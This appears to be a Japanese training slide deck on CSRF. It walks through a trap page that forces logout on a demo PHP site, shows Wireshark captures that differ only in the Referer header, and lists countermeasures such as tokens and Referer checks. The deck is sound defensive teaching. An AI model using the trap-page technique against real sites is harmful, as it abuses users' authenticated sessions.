
(2) CSRFの原因と対策

3 Webアプリケーションの脆弱性対策

(2) CSRFの原因と対策

クロスサイトリクエストフォージェリ(CSRF)とは、攻撃者が用意したリクエストをユーザーに意図せず送信させることで、ユーザが利用しているWebサイトの実行可能な機能を悪用する攻撃です。


CSRFを利用した攻撃のイメージ(一例)




3 Webアプリケーションの脆弱性対策

(2) CSRFの原因と対策

以下のような画面遷移で動作します【期待する動作】




login.php



login_check.php
(ログイン判定)



welcome.php



logout.php

3 Webアプリケーションの脆弱性対策

(2) CSRFの原因と対策

以下のような画面遷移で動作します【異常な動作】



3 Webアプリケーションの脆弱性対策

(2) CSRFの原因と対策


【展示内容】

- ① ユーザが脆弱性のあるサイト(login.php)にアクセスします。
- ② 脆弱性のあるサイト(login.php)へアクセスした状態で、罠サイト(Trap.php)へアクセスします。
- ③ 罠サイト(trap.php)の強制ログアウトを押します。
- ④ 脆弱性のあるサイト(login.php)が強制的にログアウトします。

3 Webアプリケーションの脆弱性対策

(2) CSRFの原因と対策

① ユーザが脆弱性のあるサイト(login.php)にアクセスします。




The screenshot shows a web browser window with the address bar displaying `https://gorosuke-genki-inu-1.paiza-user-free.cloud/login.php`. The page title is "ログイン" (Login). The login form consists of two input fields: "ID" with the value "yamada" and "Password" with masked characters "....". Below the fields are two buttons: "ログイン" (Login) and "リセット" (Reset). A red rectangular box highlights the entire login form area. A callout box with a blue border and a pointer to the "ID" field contains the text "ID : yamada" and "Password : pass". A blue arrow points from the "ログイン" button to a cartoon character of a person sitting at a desk with a laptop in the bottom right corner of the slide.



3 Webアプリケーションの脆弱性対策

(2) CSRFの原因と対策

- ② 脆弱性のあるサイト(login.php)へアクセスした状態で、罠サイト(Trap.php)へアクセスします。



3 Webアプリケーションの脆弱性対策

(2) CSRFの原因と対策

③ 罠サイト(trap.php)の強制ログアウトを押します。

The image shows a web browser window with the address bar displaying `https://gorosuke-genki-inu-1.paiza-user-free.cloud/trap.php`, which is highlighted with a red box. A speech bubble from a hacker character says "攻撃者が用意した罠サイト" (Trap site prepared by the attacker). The page content includes the text "罠ページ" (Trap page) and a link labeled "強制ログアウト" (Forced logout), also highlighted with a red box. A speech bubble from a user character says "誘導されリンクをクリック。。" (Lured and click the link...). A blue arrow points from the user character to the "強制ログアウト" link.

3 Webアプリケーションの脆弱性対策

(2) CSRFの原因と対策

- ④ 脆弱性のあるサイト(login.php)が強制的にログアウトします。



3 Webアプリケーション の脆弱性対策

(2) CSRFの原因と対策

【原因】

3 Webアプリケーションの脆弱性対策

(2) CSRFの原因と対策

【原因】

Cookie にセッション ID を入れて管理しているため、悪意のあるページからのアクセスであっても正規のユーザーが正当なリクエストを送信してきたとしか判断できないのです。

期待する動作

攻撃者が用意した罠ページ

攻撃者

利用者


CSRF脆弱性のあるWebアプリ

①通常通りにログイン

②セッションIDを発行

③ ログインした状態を保持

③ ログアウト処理



ログイン


ログアウトしました。

ID

Password

ログイン

リセット



3 Webアプリケーションの脆弱性対策

(2) CSRFの原因と対策

【原因】

期待する動作

Wireshark · TCP ストリーム (tcp.stream eq 3)を追跡 · test.pcap

```
GET /logout.php HTTP/1.1
Connection: upgrade
Host: gorosuke-genki-inu-1.paiza-user-free.cloud
X-Forwarded-For: 106.154.137.82
X-Forwarded-Proto: https
X-Forwarded-Port: 443
X-Request-Start: 1641768447.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://gorosuke-genki-inu-1.paiza-user-free.cloud/welcome.php
Cookie: PHPSESSID=77c40a0rgqf5rg5pmccftbbs9v
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

HTTP/1.1 301 Moved Permanently
Date: Sun, 09 Jan 2022 22:47:27 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
Content-Length: 0
Content-Type: text/html; charset=utf-8
```

1 クライアント パケット 1 サーバ パケット 1 ターン

全体の対話 (1022 bytes) としてデータを表示して 保存する ASCII形式 ストリーム

検索: 次を検索(N)

このストリームを除外します 印刷 Save as... 戻る Close Help

Welcom.phpからのアクセス

3 Webアプリケーションの脆弱性対策

(2) CSRFの原因と対策

【原因】

Cookie にセッション ID を入れて管理しているため、悪意のあるページからのアクセスであっても正規のユーザーが正当なリクエストを送信してきたとしか判断できないのです。

期待しない動作

攻撃者が用意した罠ページ

罠ページ

強制ログアウト

攻撃者

ようこそ

[罠ページへ移動](#) [ログアウト](#)

①通常通りにログイン

CSRF脆弱性のあるWebアプリ

②セッションIDを発行

③ ログインした状態を保持

④ 罠とは知らず悪意あるページの罠サイトを閲覧

⑤ リンクのクリック等により
利用者の意図しない攻撃
リクエストをWebアプリに送信

ログイン

ログアウトしました。

ID

Password

3 Webアプリケーションの脆弱性対策

(2) CSRFの原因と対策

【原因】

期待しない動作

Wireshark · TCP ストリーム (tcp.stream eq 8)を追跡 · test.pcap

```
GET /logout.php HTTP/1.1
Connection: upgrade
Host: gorosuke-genki-inu-1.paiza-user-free.cloud
X-Forwarded-For: 106.154.137.82
X-Forwarded-Proto: https
X-Forwarded-Port: 443
X-Request-Start: 1641768452.746
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://gorosuke-genki-inu-1.paiza-user-free.cloud/trap.php
Cookie: PHPSESSID=0K5n809g9107ng295tvpbdevzmik
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

HTTP/1.1 301 Moved Permanently
Date: Sun, 09 Jan 2022 22:47:32 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
Content-Length: 0
Content-Type: text/html; charset=utf-8
```

1 クライアント パケット, 1 サーバ パケット, 1 ターン

全体の対話 (1019 bytes) としてデータを表示して 保存する ASCII形式 ストリーム 8

検索: 次を検索(N)

このストリームを除外します 印刷 Save as... 戻る Close Help

悪性サイトからのアクセス

3 Webアプリケーション の脆弱性対策

(2) CSRFの原因と対策

【対策】

3 Webアプリケーションの脆弱性対策

(2) CSRFの原因と対策

【対策】

① 秘密情報(トークン)の埋め込み

対策が必要なページに対して第3者が知りえない秘密情報を要求するようにした上でアプリケーション側が対応する

② パスワード再入力

③ Refererのチェックによる確認

ページ遷移元のURLが正常なURLであるかどうかを確認し、そうでない場合の接続を拒否する設定を実施

今回は
こちらを使用


3 Webアプリケーションの脆弱性対策

(2) CSRFの原因と対策

【おさらい】 Refererとは??

HTTPにおいて直前のリンク元にURIを示すヘッタになります

利用例

